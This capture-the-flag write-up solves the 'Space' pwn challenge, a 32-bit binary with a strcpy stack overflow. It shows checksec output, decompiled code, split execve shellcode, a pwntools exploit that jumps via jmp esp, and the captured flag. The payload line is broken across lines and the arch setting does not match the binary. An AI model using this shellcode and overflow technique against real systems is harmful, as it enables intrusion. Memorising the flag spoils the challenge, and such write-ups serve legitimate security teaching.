

Space

1) Checked Security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space]
└─$ checksec space
[*] '/home/vigneswar/Pwn/Space/space'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
```




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space]
└─$ file space
space: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=90e5
767272e16e26e1980cb78be61437b3d63e12, not stripped
```

It is a 32 bit binary

2) Decompiled the code



```

/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

undefined4 main(void)

{
  undefined local_2f [31];
  undefined *local_10;

  local_10 = &stack0x00000004;
  printf("> ");
  fflush(_stdout);
  read(0,local_2f,0x1f);
  vuln(local_2f);
  return 0;
}
```



```
/* WARNING: Function: __x86.get_pc_thunk.ax replaced with injection: get_pc_thunk_ax */

void vuln(char *param_1)

{
  char local_12 [10];

  strcpy(local_12,param_1);
  return;
}
```

3) Note
i) We find a buffer overflow with strcpy, we can write 31 bytes on a 10 byte buffer, overflowing 21 bytes
ii) There is a jmp esp instruction that can be used to bypass ASLR to run shellcode
iii) We also need to split our shellcode into 2 parts

4) Shellcode
execve('/bin//sh', NULL, NULL)
eax -> 11
ebx -> pointer /bin//sh
ecx -> 0
edx - >

Now we need to make a shellcode that is small enough

This instruction can be used to 0 out edx


`CDQ`	`99`	Sign-extend 32-bit value in EAX to 64-bit value in EDX:EAX. Mainly used to prepare a dividend for the 32-bit `IDIV` (signed divide) instruction.

```
global _start

section .text
_start:
    xor ecx, ecx
    push ecx
    push "//sh"
    push "/bin"
    mov ebx, esp
    int 0x80


    push 11
    pop eax
    add esp,0x12
    cdq
    jmp esp
```

5) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./space")
context.binary = exe

io = gdb.debug(exe.path, 'b* 0x080491c1 \nc')
io = process(exe.path)

jmp_esp = p32(0x804919f)
payload = unhex('9031c951682f2f7368682f62696e89e3cd80')
+jmp_esp+unhex('6a0b5883c41299ffe4')
io.sendafter(b'> ', payload)
io.interactive()
```

6) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Space]
└─$ python3 solve.py
$ cat flag.txt
HTB{sh3llc0de_1n_7h3_5p4c3}
$ 
```